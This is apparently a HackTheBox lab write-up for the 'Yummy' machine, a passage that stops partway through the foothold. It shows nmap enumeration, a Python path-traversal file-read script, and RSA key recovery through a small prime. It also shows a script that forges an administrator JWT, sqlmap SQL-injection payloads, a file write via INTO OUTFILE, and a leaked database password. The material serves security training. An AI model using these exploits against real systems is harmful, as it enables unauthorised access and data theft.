Yummy

13th Feb 2025 / Document No D25.100.322

Prepared By: 0xEr3bus

Machine Author: LazyTitan33

Difficulty: Hard

Classification: Official

Synopsis

Yummy is a hard box that starts with a Restaurant web app using Caddy web service, on port 80, where an attacker finds an arbitrary file read HTTP Location header, which is not handled and sanitized properly by default Caddy default configuration. Reading the source code, the web app uses JWT RSA keypairs to forge an admin token and escalate privileges on the web app. The admin panel has an SQL injection, allowing arbitrary file write, the attacker now overwrites a file running periodically (`cronjob`). Improper directory permissions allow the attacker to move laterally to `www-data` and eventually `dev` user. The `dev` user can execute `rsync` binary as root, which helps escalate privileges to root.

Skills Required

- Basic Web Exploitation
- Basic Cryptography and JWTs

Skills Learned


- JWT RSA exploitation
- Arbitrary file write using SQLi
- Abusing `rsync` - command-line utility

Enumeration


```
# ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.36 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
# nmap -p$ports -sC -sV 10.10.11.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 02:00 IST
```

```
Nmap scan report for yummy.htb (10.10.11.36)
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 a2:ed:65:77:e9:c4:2f:13:49:19:b0:b8:09:eb:56:36 (ECDSA)
|_  256 bc:df:25:35:5c:97:24:f2:69:b4:ce:60:17:50:3c:f0 (ED25519)
80/tcp open  http    Caddy httpd
|_http-title: Yummy
|_http-server-header: Caddy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The `Nmap` output reveals two ports: an SSH server and a web server. The running web server on port TCP/80 runs Caddy (`http-server-header`) as a reverse proxy, hosting a restaurant's web app to manage some sort of appointments and reservations. We can register an account and log in with the credentials.




The dashboard is pretty much empty; however, the login request returns a JSON response with `access_token.` A potential JWT token, which is used as a cookie named `X-AUTH-Token`.




Tools like `CyberChef` or `jwt.io` can be used to decode the cookie and provide further information.




The cookie is using RSA; alongside, there's a role: `customer` and fields `e` and `n` are specified, which are essential `encryption exponent` and `modulus` respectively. The next functionality is an option to book a table.




The reserved table is visible on the dashboard, and it can be either cancelled or the user can download the iCalendar. The cancellation request just cancels it. However, when downloading it as iCalendar, the request goes to `/reminder/21` and the response contains a Redirect (302) to `/export/Yummy_reservation_20250216_205457.ics`



Following the redirect, gives us an iCalendar file.



The same request after a few seconds gives a 500 Internal Server HTTP Status. Manipulating the Redirect to `/export/../../../../../../../etc/passwd` gives us Arbitrary File Read.



We can quickly script it to perform a `POST` request on `/book` to add a reservation, then a `GET` request to `/reminder/21` and make a request to `/export` to read files.

```
import requests
import sys

file = sys.argv[1]
reservation_url = 'http://yummy.htb/book'
reminder_url = 'http://yummy.htb/reminder/21'

headers = {'Content-Type':'application/x-www-form-urlencoded'}
reservation_data =
'name=0xEr3bus&email=0xer3bus%40yummy.htb&phone=4444444444&date=2025-02-16&time=02%3A45&people=10&message=hello'
cookies = {'X-AUTH-Token' : '<CHANGE X-AUTH-TOKEN>'}
proxies = {'http' : '127.0.0.1:8080'}

requests.post(reservation_url, headers=headers, data=reservation_data, cookies=cookies, proxies=proxies)

reminder_redirect = requests.get(reminder_url, headers=headers, allow_redirects=False, cookies=cookies, proxies=proxies)
```

```
redirect_url = f'http://yummy.htb/export/..%2f..%2f..%2f..%2f..%2f{file}'
redirect_url_response = requests.get(redirect_url, cookies=cookies,
proxies=proxies)
print(redirect_url_response.text)
```

Running the script gives the file name as a command line argument.

```
# python3 file_read.py '/etc/hosts'
127.0.0.1 localhost yummy yummy.htb
127.0.1.1 yummy

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

If we try to open a file that doesn't exist, we get `File not found.`

```
# python3 file_read.py '/tmp/hello'
File not found
```

And when the file is not readable by the user account, we get a 500 status code.

```
# python3 file_read.py '/etc/sudoers'
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your
request. Either the server is overloaded or there is an error in the application.
</p>
```

Foothold

At this point, we don't know where the web server files are located. One way is to fuzz for common Linux files, `seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt`

```
# cat LFI-gracefulsecurity-linux.txt | xargs -I {} -P 4 python3 file_read.py "{}"

# /etc/crontab: system-wide crontab
...SNIP...
*/1 * * * * www-data /bin/bash /data/scripts/app_backup.sh
*/15 * * * * mysql /bin/bash /data/scripts/table_cleanup.sh
* * * * * mysql /bin/bash /data/scripts/dbmonitor.sh
...SNIP...
```

The `/etc/crontab` has 3 tasks added. Reading each file:

```
# python3 file_read.py '/data/scripts/app_backup.sh'
#!/bin/bash
```

```
cd /var/www
/usr/bin/rm backupapp.zip
/usr/bin/zip -r backupapp.zip /opt/app

# python3 file_read.py '/data/scripts/table_cleanup.sh'
#!/bin/sh

/usr/bin/mysql -h localhost -u chef yummy_db -p'3wDo7gSRZIwIHRxZ!' <
/data/scripts/sqlappointments.sql

# python3 file_read.py '/data/scripts/dbmonitor.sh'
#!/bin/bash

timestamp=$(/usr/bin/date)
service=mysql
response=$(/usr/bin/systemctl is-active mysql)

...SNIP...
```

From the `app_backup.sh` we have the path for the web app `/opt/app` and from `table_cleanup.sh` we have the password for the database. We can download the backed-up file `/var/www/backupapp.zip.` A small piece of code is changed in the original script.

```
redirect_url_response = requests.get(redirect_url, cookies=cookies,
proxies=proxies, stream=True)
#print(redirect_url_response.text)
with open('backupapp.zip', 'wb') as file:
    file.write(redirect_url_response.content)
```

Once unzipped, we can view the content of `app.py`.

```
# cat app.py
from flask import Flask, request, send_file, render_template, redirect, url_for,
flash, jsonify, make_response
import tempfile
import os
import shutil
from datetime import datetime, timedelta, timezone
from urllib.parse import quote
from ics import Calendar, Event
from middleware.verification import verify_token
from config import signature
import pymysql.cursors
from pymysql.constants import CLIENT
import jwt
import secrets
import hashlib

app = Flask(__name__, static_url_path='/static')
temp_dir = ''
app.secret_key = secrets.token_hex(32)

...SNIP...
```

The most interesting methods are the verification and admin panel. If we can forge a session cookie as `administrator` we can get access to the `/admindashboard.` Moreover, the `admindashboard` is vulnerable to SQL Injection.

```
@app.route('/admindashboard', methods=['GET', 'POST'])
def admindashboard():
        validation = validate_login()
        if validation != "administrator":
            return redirect(url_for('login'))

                ...SNIP...
                order_query = request.args.get('o', '')

                sql = f"SELECT * FROM appointments WHERE appointment_email LIKE
%s order by appointment_date {order_query}"
                ...SNIP...
            return render_template('admindashboard.html',
appointments=appointments)
```

The pair of RSA keys are generated in the `config/signature.py.` The validation is done in the `middleware/verification.py`

```
# cat config/signature.py
#!/usr/bin/python3

from Crypto.PublicKey import RSA
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
import sympy


# Generate RSA key pair
q = sympy.randprime(2**19, 2**20)
n = sympy.randprime(2**1023, 2**1024) * q
e = 65537
p = n // q
phi_n = (p - 1) * (q - 1)
d = pow(e, -1, phi_n)
key_data = {'n': n, 'e': e, 'd': d, 'p': p, 'q': q}
key = RSA.construct((key_data['n'], key_data['e'], key_data['d'], key_data['p'],
key_data['q']))
private_key_bytes = key.export_key()

private_key = serialization.load_pem_private_key(
    private_key_bytes,
    password=None,
    backend=default_backend()
)
public_key = private_key.public_key()
```

```
# cat middleware/verification.py
#!/usr/bin/python3
```

```
from flask import request, jsonify
import jwt
from config import signature

def verify_token():
    token = None
    if "Cookie" in request.headers:
        try:
            token = request.headers["Cookie"].split(" ")[0].split("X-AUTH-
Token=")[1].replace(";", '')
        except:
            return jsonify(message="Authentication Token is missing"), 401

    if not token:
        return jsonify(message="Authentication Token is missing"), 401

    try:
        data = jwt.decode(token, signature.public_key, algorithms=["RS256"])
        current_role = data.get("role")
        email = data.get("email")
        if current_role is None or ("customer" not in current_role and
"administrator" not in current_role):
            return jsonify(message="Invalid Authentication token"), 401

        return (email, current_role), 200

    except jwt.ExpiredSignatureError:
        return jsonify(message="Token has expired"), 401
    except jwt.InvalidTokenError:
        return jsonify(message="Invalid token"), 401
    except Exception as e:
        return jsonify(error=str(e)), 500
```

The `verify_token` checks for `X-AUTH-Token` and then decodes the JWT token with the public key to retrieve the `current_role` as `customer` or `administrator.` And from the `signature.py` file we have the value of `e` we can use RsaCtfTool. From our `jwt` token we can extract the value of `n`

```
# python3 RsaCtfTool.py -n
620418950724364497929960959966642393877401316678718745390071959072288438795796604
788705813096357374525885737254437957079719865281559533101374059759264080737078255
613925822614716738820224630348180920636913685535752493851714139681987795177826851
752201003646162988798788238650112237860351773033823026785690629081401 27 -e 65537
--createpub

-----BEGIN PUBLIC KEY-----
MIGhMA0GCSqGSIb3DQEBAQUAA4GPADCBiwKBgwVEH39E4egXk97TVCSx129bOUNV
AgUTkQZC5sShdZ4yqL5wdruRigfPI2z1Mb8sTas3cdrVmCegHJ8caaUGwhP9D72p
f4ymA8ZGc+RXPZn7OfH+IKjQp5ECx/HmiTtBkxcDOpkFqNpeNayOL4HNZ8qaVtUm
LaMqSQPTSGbS5bIP7ZpfAgMBAAE=
-----END PUBLIC KEY-----
```


In the same way, we can also get the private key.

```
# python3 RsaCtfTool.py -n
620418950724364497929960959966642393877401316678718745390071959072288438795796604
788705813096357374525885737254437957079719865281559533101374059759264080737078255
613925822614716738820224630348180920636913685535752493851714139681987795177826851
752201003646162988798788238650112237860351773033823026785690629081401 27 -e 65537
--private
['/tmp/tmptdmtbb53']

[*] Testing key /tmp/tmptdmtbb53.
attack initialized...
attack initialized...
[*] Performing fibonacci_gcd attack on /tmp/tmptdmtbb53.
100%|
████████████████████████████████████████████████████████████████████████████████
████████████████████| 9999/9999 [00:00<00:00, 138302.03it/s]
[+] Time elapsed: 0.0850 sec.
[*] Performing smallq attack on /tmp/tmptdmtbb53.
[*] Attack success with smallq method !
[+] Total time elapsed min,max,avg: 0.0850/0.0850/0.0850 sec.

Results for /tmp/tmptdmtbb53:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIICqAIBAAKBgwVEH39E4egXk97TVCSx129bOUNVAgUTkQZC5sShdZ4yqL5wdruR
...SNIP...
U1UUjO/d/YmiXWeF
-----END RSA PRIVATE KEY-----
```


Now we can use Python's `jwt` module to forge an Administrator's token.

```
#!/usr/bin/python3

import jwt
from datetime import datetime, timedelta, timezone

private_key = b"""-----BEGIN RSA PRIVATE KEY-----
MIICqAIBAAKBgwVEH39E4egXk97TVCSx129bOUNVAgUTkQZC5sShdZ4yqL5wdruR
...SNIP...
U1UUjO/d/YmiXWeF
-----END RSA PRIVATE KEY-----
"""

payload = {
            'email': "admin@yummy.htb",
            'role': "administrator",
            'iat': datetime.now(timezone.utc),
            'exp': datetime.now(timezone.utc) + timedelta(seconds=9900),
            'jwk':{'kty': 'RSA',"n":"place your n here","e":65537}
}
token = jwt.encode(payload, private_key, algorithm="RS256")
print(token)
```

Running the script should give us a forged token and should give us access to `/admindashboard.`



From the source code review, we know that the `order_query` parameter is vulnerable to SQLi, we can use `sqlmap` or it's manually doable as well.




We can now save the request to a file and use `sqlmap.`

```
# sqlmap -r sqli_req --batch --level 5 --risk 3 --random-agent

...SNIP...

---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
    Payload: http://yummy.htb/admindashboard?s=a&o= AND
GTID_SUBSET(CONCAT(0x716b786b71,(SELECT (ELT(6768=6768,1))),0x7170717671),6768)

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://yummy.htb/admindashboard?s=a&o=;SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
    Payload: http://yummy.htb/admindashboard?s=a&o= AND (SELECT 9422 FROM
(SELECT(SLEEP(5)))AxjP)
---
[20:57:19] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
```

The database dump doesn't have anything useful, we can use `sqlmap` or try to read/write files manually.

```
# python3 file_read.py '/tmp/file.txt'
File not found
```



A simple `SELECT` SQL query should allow us to write a file.

```
DESC;select "Hello World!" into outfile "/tmp/file.txt";
```

Now reading the file gives us 500, indicating the file exists but is not readable as MySQL and the web server are running as two different users.

```
# python3 file_read.py '/tmp/file.txt'
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your
request. Either the server is overloaded or there is an error in the application.
</p>
```

